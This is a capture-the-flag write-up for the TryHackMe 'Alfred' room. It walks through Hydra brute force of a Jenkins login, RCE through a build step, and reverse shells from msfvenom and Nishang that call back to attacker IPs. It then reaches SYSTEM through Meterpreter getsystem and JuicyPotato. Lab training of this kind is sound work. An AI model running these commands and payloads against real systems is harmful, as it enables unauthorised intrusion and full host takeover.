

<https://tryhackme.com/room/alfred>


Recon

Port Scan and Service Enumeration with Nmap

Since we already know the server doesn't respond to ICMP (ping) requests, we can specify -Pn to nmap so that it doesn't try to ping the server and check it's alive.

-

Now we can try to get some more information using aggressive scanning (-A) and the standard nmap scripts (-sC)



```
root@ip-10-10-189-79:~#
File Edit View Search Terminal Help
root@ip-10-10-189-79:~# nmap -A -sC -Pn 10.10.63.246

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-03 22:47 BST
Nmap scan report for ip-10-10-63-246.eu-west-1.compute.internal (10.10.63.246)
Host is up (0.00041s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
          http-methods:
          Potentially risky methods: TRACE
          http-server-header: Microsoft-IIS/7.5
          http-title: Site doesn't have a title (text/html).
8080/tcp  open  http    Jetty 9.4.z-SNAPSHOT
          http-robots.txt: 1 disallowed entry
          http-server-header: Jetty(9.4.z-SNAPSHOT)
          http-title: Site doesn't have a title (text/html;charset=utf-8).
MAC Address: 02:C5:07:30:5E:EB (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 (90%), Microsoft Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8 (90%), Microsoft Windows 7 SP1 (90%), Microsoft Windows 8.1 U
```

IIS Webserver on port 80 reveals this server might be related with Wayne Enterprises, and also gives us an email and the name of somebody related to the enterprise. Potential usernames could be **alfred**, **bruce** and **wayne**

Note that an nmap aggressive scan running all the default scripts, on top of avoiding ICMP echo requests is going to take way longer than usual, so we can also do some **manual banner grabbing** with tools like nmap or telnet.

In this case with nmap, we need to specify the resource and HTTP version with our GET request, send the Host and User-Agent headers as follows:

```

root@ip-10-10-44-249: ~
File Edit View Search Terminal Help
root@ip-10-10-44-249: # nc 10.10.250.8 80
GET / HTTP/1.1
Host: 10.10.250.8
User-Agent: Nico 1.1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 25 Oct 2019 22:42:13 GMT
Accept-Ranges: bytes
ETag: "de32b271858bd51:0"
Server: Microsoft-IIS/7.5
Date: Wed, 06 Jul 2022 00:23:41 GMT
Content-Length: 289

<html>
<head>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center><br />
<br /><br />
RIP Bruce Wayne<br /><br />
Donations to <strong>alfred@wayneenterprises.com</strong> are gr...


```

To enumerate the Jenkins portal, you might have to get the raw headers from browser's developer tools in the network tab and copy it all into the netcat connection, since a cookie is required.

Manual Browsing



Web Server on port 8080 has a login form to Jenkins



Robots.txt just indicates all robots not to crawl the website

```

# we don't want robots to click "build" links
User-agent: *
Disallow: /

```

Exploitation

Initial Access

Welcome to Jenkins!

Invalid username or password

Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
POST	10.10.47.67...	_acegi_security_check	document	html	1.21 KB	1.97 KB					
GET	10.10.47.67...	loginError	document	html	1.64 KB	1.97 KB					
GET	10.10.47.67....	favicon.ico	FaviconLoader...	x-icon	cached	17.13...					

It seems like the easier way to get in could be to try some bruteforce on the possible usernames we listed earlier.

I will try Hydra-THC first. For that, we just need to capture the HTTP request sent with a login attempt. We need the resource requested, the payload and the error message in order to differentiate invalid login attempts from valid ones.

The syntax in this case will be:

```
hydra -l {USERNAME} -P {PASSWORD_DICTIONARY} -s 8080 {IP} http-post-form
"/j_acegi_security_check:j_username={USER}&j_password={PASS}&from=%2F&Submit=Sign+in:Invalid username or password"
```

```

root@ip-10-10-28-231:~# hydra -l alfred -P /usr/share/wordlists/rockyou.txt -s 8
080 10.10.47.67 http-post-form "/j_acegi_security_check:j_username={USER}&j_password={PASS}&from=%2F&Submit=Sign+in:Invalid username or password"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-07-04 23:06:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.47.67:8080//j_acegi_security_check:j_username={USER}&j_password={PASS}&from=%2F&Submit=Sign+in:Invalid username or password

```

After not getting any results, I decided to look for default credentials for Jenkins:

A screenshot of a Google search results page. The search query is "jenkins default credentials". The top result is a link to a Stack Overflow question titled "What is the default Jenkins password? - Stack Overflow". The snippet of the page content says: "When you install jenkins on your local machine, the default **username is admin and password it gets automatically filled.**"

Rockyou also took too long to run before, so I went for smaller password lists found in SecLists (<https://github.com/danielmiessler/SecLists>)

```
root@ip-10-10-28-231:/usr/share/wordlists/SecLists/Passwords# hydra -l admin -P ./xato-net-10-million-passwords-10000.txt -s 8080 10.10.47.67 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-07-04 23:16:48
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:100.00), ~625 tries per task
[DATA] attacking http-post-form://10.10.47.67:8080//j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password
[STATUS] 403.00 tries/min, 403 tries in 00:01h, 9597 to do in 00:24h, 16 active

[8080][http-post-form] host: 10.10.47.67 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-07-04 23:19:33
root@ip-10-10-28-231:/usr/share/wordlists/SecLists/Passwords#
root@ip-10-10-28-231:/usr/share/wordlists/SecLists/Passwords#
```

Right after logging in, I got an error message. Reloading the page took me to the dashboard:

A screenshot of the Jenkins dashboard. The URL is 10.10.47.67:8080. The dashboard shows a single build named "project" with the last success occurring 2 years and 8 months ago. There is one failure listed under "Last Failure".

S	W	Name	Last Success	Last Failure	Last Duration
●	○	project	2 yr 8 mo - #1	N/A	0.42 sec

If we go into configuration, we can find an interesting functionality under the section **Build** called **Execute Windows batch command**

The screenshot shows the Jenkins configuration interface for a job. The 'Build' tab is selected. A single build step is defined: 'Execute Windows batch command' with the command 'whoami' entered. Below the command field, there is a link to 'See the list of available environment variables'. At the bottom of the step configuration are 'Save' and 'Apply' buttons, and an 'Advanced...' button.

We can also click “Build Now” on the left hand panel to see if we can find the output of our command:

The screenshot shows the Jenkins project page for 'project'. On the left, there is a sidebar with options: Changes, Workspace, Build Now, Delete Project, Configure, and Rename. The 'Build Now' button is highlighted. In the center, there is a 'Recent Changes' section with a folder icon labeled 'Workspace'. Below it is a 'Permalinks' section with a list of four build links. On the right, there is a 'Build History' section with a table showing builds #4, #3, #2, and #1, along with their dates (Jul 4, 2022 and Oct 26, 2019).

Every time we click build, we can go to the build history and check the last build generated by Jenkins.

If we click on the latest build and go to Console Output, we can see the confirmation that we have achieved RCE.


The screenshot shows the Jenkins console output for build #4. The title bar indicates 'project #4 Console [Jen]' and the URL '10.10.47.67:8080/job/project/4/console'. The main area is titled 'Console Output' and shows the following text:
Started by user admin
Running as SYSTEM
Building in workspace C:\Program Files (x86)\Jenkins\workspace\project
[project] \$ cmd /c call C:\Users\bruce\AppData\Local\Temp\jenkins5937155824866286057.bat
C:\Program Files (x86)\Jenkins\workspace\project>whoami
alfred\bruce
C:\Program Files (x86)\Jenkins\workspace\project>exit 0
Finished: SUCCESS

Gaining Reverse Shell Access

Now we that we can execute code in the target machine, we can use the hint in the room to copy the Nishang PowerShellTcp PS script


<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

into our attackbox, start a python http server on the directory where the script is and run the download and execute command described in the room. Note that I modified the powershell call from cmd by doing powershell -command "COMMAND" instead of powershell command, since that is how I've always done it. It might work leaving it as it is written in the box



Next, we can set up a netcat listener on the port indicated above at the end of the command, 4444 in my case.

Then we can click "Build Now" on the left control panel and note that the build should get stuck right before finishing, as displayed below in the red bar, as the system connects to our attackbox during the build. We should have our reverse powershell ready:



Now, since we know we need to find a flag in a user's directory, we can just search for txt files in the users folder:

```
PS C:\Users> Get-ChildItem -Filter *.txt -Recurse

Directory: C:\Users\bruce\Desktop

Mode                LastWriteTime      Length Name
----                -              ----- 
-a---       10/25/2019 11:22 PM        32 user.txt

PS C:\Users>
```

Upgrading the Shell and Escalating Privileges

We can now do some manual enumeration on the system and our account:

```
root@ip-10-10-44-249:~>

File Edit View Search Terminal Help
64-bit
PS C:\Program Files (x86)\Jenkins\workspace\project> (Get-WMIObject win32_operatingsystem).name
Microsoft Windows 7 Ultimate |C:\Windows|\Device\Harddisk0\Partition2
PS C:\Program Files (x86)\Jenkins\workspace\project> (Get-WMIObject win32_operatingsystem).OSArchitecture
64-bit
PS C:\Program Files (x86)\Jenkins\workspace\project> (Get-WMIObject win32_operatingsystem).CSName
ALFRED
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
===== =========== ===========

```

```

10 10 250 8:0808/lob/project/ *** M T (S) - root@ip-10-10-44-249: ~
File Edit View Search Terminal Help
SeRestorePrivilege      Restore files and directories      Disabled
SeShutdownPrivilege     Shut down the system          Disabled
SeDebugPrivilege        Debug programs             Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking    Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege       Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege     Change the time zone        Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links      Disabled
PS C:\Program Files (x86)\Jenkins\workspace\project>

```

After enumerating our privileges with `whoami /priv` we can clearly see the **SeImpersonatePrivilege** Enabled, which is a good sign to use a Potato exploit. We can also try meterpeter's getsystem since all these privileges might give us a good chance. I will try to upgrade my shell to a meterpreter shell first in order to get the low hanging fruit first and then we can explore more alternatives.

Shell Upgrade -> METERPRETER

- Reading the original tryhackme room instructions afterwards, I realised I didn't encode the payload, since I assumed this basic challenge wouldn't require any kind of firewall/anti virus evasion. Encoding it might allow to use the same method we used to download the PS script in order to upload our payload.

Since we know the target system version and architecture, we can proceed to generate our meterpreter payload with **msfvenom** and save it as a .EXE file.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.250.158 LPORT=4444 -f exe > mp_win7_64.exe
```

One thing I encountered early on when trying to upgrade to a meterpreter shell is that we can't execute our executable file containing the payload after downloading it - it seems to be the wrong architecture. When generating a 32-bit binary file, the system complains about the architecture again. Therefore, I checked the files and saw they were "corrupted" all downloaded files seem to be stripped at 2887Bytes. And this were staged reverse shells, so going stageless would be even worse.

```

PS C:\Program Files (x86)\Jenkins\workspace\project> (New-Object Net.WebClient)
.DownloadFile('http://10.10.66.216:8080', 'Invoke-PowerShellTcp.ps1');
PS C:\Program Files (x86)\Jenkins\workspace\project> dir

Directory: C:\Program Files (x86)\Jenkins\workspace\project

Mode                LastWriteTime      Length Name
----                -----          ---- 
-a---       7/8/2022 12:23 AM        2887 Invoke-PowerShellTcp.ps1
-a---       7/8/2022 12:18 AM        2887 shell32.exe
-a---       7/8/2022 12:18 AM        2887 shell64.exe


```

Since it seems that it's not possible to download files on this directory via PowerShell, we can host a samba share on our attackbox and mount it on our target system:

I first installed samba: `sudo apt install samba`

Then, created a folder to use as our share path in my home directory and gave it all permissions: **mkdir myshare; chmod 0777 myshare**

After creating the folder, we have to configure the share (basic configuration) by editing the file **/etc/samba/smb.config** and adding at the end :



```
root@ip-10-10-76-189:~#
File Edit View Search Terminal Help
# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
comment = Printer Drivers
path = /var/lib/samba/printers
browseable = yes
read only = yes
guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
; write list = root, @lpadmin

[myshare]
path = /root/myshare
valid users = root
read only = no
```

Setting the same valid user as your current user just makes things easier.


Then we need to add a password for the user: **smbpasswd -a root**

Now, we restart the samba service: **systemctl restart smbd**. We can check the status with **systemctl status smbd**

Finally, on the target machine:

net use * \\10.10.76.189\myshare /u:root root

Where the asterisk (*) just mounts the share on the next available letter disk, and the /u argument is for our credentials: /u:{user} {password}



```
Jenkins > project > Rename
Build History
find
#2 Jul 8, 2022 10:26 PM
root@ip-10-10-76-189:~/myshare
file Edit View Search Terminal Help
root@ip-10-10-76-189:~# chmod 0777 myshare
root@ip-10-10-76-189:~# cd myshare
root@ip-10-10-76-189:~/myshare# msfvenom -p windows/x64/meterpreter/reverse_tcp
HOST=10.10.76.189 LPORT=5555 -f exe > mp.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
[-] encoder specified, outputting raw payload
payload size: 510 bytes
final size of exe file: 7168 bytes
It looks like you haven't started Firefox in a while. Do you want to clean it up for
root@ip-10-10-76-189:~/myshare#
```

tWriteTime	Length	Name
11:24 PM	7168	mp.exe
[1]: Stopped Samba SMB Daemon.		
[1]: Starting Samba SMB Daemon...		
[1]: Started Samba SMB Daemon.		
mb.conf		

Now we can see that we were able to access the share and we can just copy (or create directly) the payload into the share folder from our attackbox.

Next, we have to get ready to catch the meterpreter shell by selecting the multi/handler module and setting LHOST, LPORT and payload to match the ones we defined when

generating the payload, and then run the script. Once it's running, we only have to execute the payload in the target system and we have upgraded our shell.

The image shows two terminal windows side-by-side. The left window is a root shell on the target machine (IP 10.10.76.189) with the command-line interface msfconsole. It shows the configuration of a reverse TCP handler with LPORT 5555 and LHOST 10.10.76.189, and the selection of a windows/x64/meterpreter/reverse_tcp payload. The right window is a standard Windows command prompt (cmd) on a host machine (IP 10.10.76.189) with the drive Z: mapped to the share. It shows the directory listing of Z:\ which contains a file named mp.exe with a size of 7168 bytes. The timestamp for mp.exe is 7/8/2022 11:24 PM.

```
root@ip-10-10-76-189:~/myshare
File Edit View Search Terminal Help
root@ip-10-10-76-189:~/myshare# msfconsole -q
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > set LHOST 10.10.76.189
LHOST => 10.10.76.189
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.76.189:5555
[*] Sending stage (201283 bytes) to 10.10.222.115
[*] Meterpreter session 1 opened (10.10.76.189:5555 -> 10.10.222.115) at 2022-07-09 00:14:58 +0100
meterpreter > 
PS Z:\> .\mp
PS Z:\>
```

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
	7/8/2022 11:24 PM	7168	mp.exe

Privilege Escalation

METHOD 1: METERPRETER

Since we already know that we have the SeImpersonatePrivilege, the chances of meterpreter's **getsystem** command working are very high. Therefore, we can first solve the challenge the easy way.

The image shows a single terminal window for the meterpreter session. It starts with the command getuid, which returns the current user as alfred\bruce. Then, the command systeminfo is run, followed by sysinfo which provides detailed system information. Finally, the command getsystem is run, resulting in a successful transition to NT AUTHORITY\SYSTEM with the message "...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))".

```
root@ip-10-10-76-189:~/myshare
File Edit View Search Terminal Help
meterpreter > getuid
Server username: alfred\bruce
meterpreter > systeminfo
[-] Unknown command: systeminfo.
meterpreter > sysinfo
Computer : ALFRED
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We know where the flag is, so we can get a native system shell with the meterpreter command **shell** and read it or download it to the target machine and read it.

FURTHER ENUMERATION:

In order to escalate privileges without metasploit, we will need to do some further enumeration. I chose PowerUp

(<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>)

To make it run, I changed the execution policy to *unrestricted* with **Set-ExecutionPolicy Unrestricted** in the PowerShell and then imported the script with `. .\powerup.ps1` to be able to call the alias function **Invoke-AllChecks**.

The output is not the usual nicely formatted output but it tells us enough to start looking:
As we already knew from our metasploit attemp, we already have process token privileges and admin privileges.

We can also see Unquoted Service Paths and Modifiable Service Files.

```
PS C:\Program Files (x86)\Jenkins\workspace\project> . .\powerup.ps1
PS C:\Program Files (x86)\Jenkins\workspace\project> Invoke-AllChecks

Check
-----
User Has Local Admin Privileges
User In Local Group with Admin Privileges
Process Token Privileges
Unquoted Service Paths
Unquoted Service Paths
Unquoted Service Paths
Unquoted Service Paths
Modifiable Service Files
Modifiable Service Files
Modifiable Service Files
Modifiable Service Files
```

METHOD 2: Exploiting SelImpersonationPrivilege with JuicyPotato

At this point, I'm assuming the same methodology until the privilege escalation as before, so we have a SMB share mounted on Windows' disk Z:, and powershell access as alfred/bruce.

There's probably more potato exploits we could choose, but I chose to go with JuicyPotato:

<https://github.com/ohpe/juicy-potato>

Which we can download from:

<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>

Now the next thing that we need for our potato exploit is a payload to execute after successful impersonation. Since we are not using metasploit - at least not to catch our shell, we can just inject shellcode into a malicious exe file using msfvenom.

```

root@ip-10-10-22-242:~/myshare# msfvenom -p windows/x64/shell_reverse_tcp LHOST
=10.10.22.242 LPORT=9876 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
root@ip-10-10-22-242:~/myshare#

```

After placing it in our share, we can copy it from the windows machine

```

PS C:\Program Files (x86)\Jenkins\workspace\project> dir Z:

Directory: Z:\

Mode                LastWriteTime      Length Name
----                -----        ---- 
...                12/6/2021 11:35 PM    347648 JuicyPotato.exe
...                7/15/2022 10:40 PM     7168 shell.exe
...                7/15/2022 10:58 PM    45272 nc64.exe
...                7/15/2022 10:38 PM    600580 PowerUp.ps1

PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\JuicyPotato.exe .juicy.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\shell.exe .\shell.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> dir

Directory: C:\Program Files (x86)\Jenkins\workspace\project

Mode                LastWriteTime      Length Name
----                -----        ---- 
-a--               12/6/2021 11:35 PM    347648 juicy.exe
-a--               7/15/2022 10:40 PM     7168 shell.exe

```

The screenshot shows two terminal windows. The left window is a PowerShell session on a Windows host (C:\Program Files (x86)\Jenkins\workspace\project). It shows the creation of a JuicyPotato exploit (copying JuicyPotato.exe to juicy.exe and shell.exe to shell.exe) and then executing it with .\juicy -l 1234 -t * -p shell.exe. The right window is a root shell on a Linux target (root@ip-10-10-22-242). It shows the exploit being run via netcat (nc -lvp 9876) and a Microsoft Windows command prompt (cmd) receiving the connection. The exploit successfully gains a shell as SYSTEM.

```

root@ip-10-10-22-242:~#
File Edit View Search Terminal Help
root@ip-10-10-22-242:~# nc -lvp 9876
Listening on [0.0.0.0] (family 0, port 9876)
Connection from 10.10.13.9 49281 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

Now we can just execute the JuicyPotato binary and give any higher port not commonly used, set the token impersonation method to * with the -t switch, and set the program to execute as SYSTEM to our shellcode with the -p switch.

```

root@ip-10-10-22-242:~ 
File Edit View Search Terminal Help

PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\JuicyPotato.exe .\juicy.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\shell.exe .\shell.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> dir

Directory: C:\Program Files (x86)\Jenkins\workspace\project

Mode                LastWriteTime      Length Name
----                -----          ---- 
-a---       12/6/2021  11:35 PM    347648 juicy.exe
-a---      7/15/2022  10:40 PM     7168 shell.exe

PS C:\Program Files (x86)\Jenkins\workspace\project> ./juicy -l 1234 -t * -p shell.exe
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
PS C:\Program Files (x86)\Jenkins\workspace\project> 

root@ip-10-10-22-242:~ 
File Edit View Search Terminal Help

root@ip-10-10-22-242:# nc -lvpn 9876
Listening on [0.0.0.0] (family 0, port 9876)
Connection from 10.10.13.9 49281 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>more config\root.txt
more config\root.txt

.com (objects.githubusercontent.com)... 185.19.109.133, ...
!tent.com (objects.githubusercontent.com)|185.19.109.133, ...
[...]
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
JuicyPotato.exe' saved [347648/347648]

```

We can see that the shell code was executed from the impersonated process with the default CLSID and we got our connection back in our shell.

One important thing in this system is that batch command execution is disabled, so if we try to use the -a switch from JuicyPotato to pass arguments as a string, like the arguments to netcat, the exploit will seem to execute OK but we will be waiting for the reverse shell forever:

```

root@ip-10-10-22-242:~ 
File Edit View Search Terminal Help

PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\JuicyPotato.exe .\juicy.exe
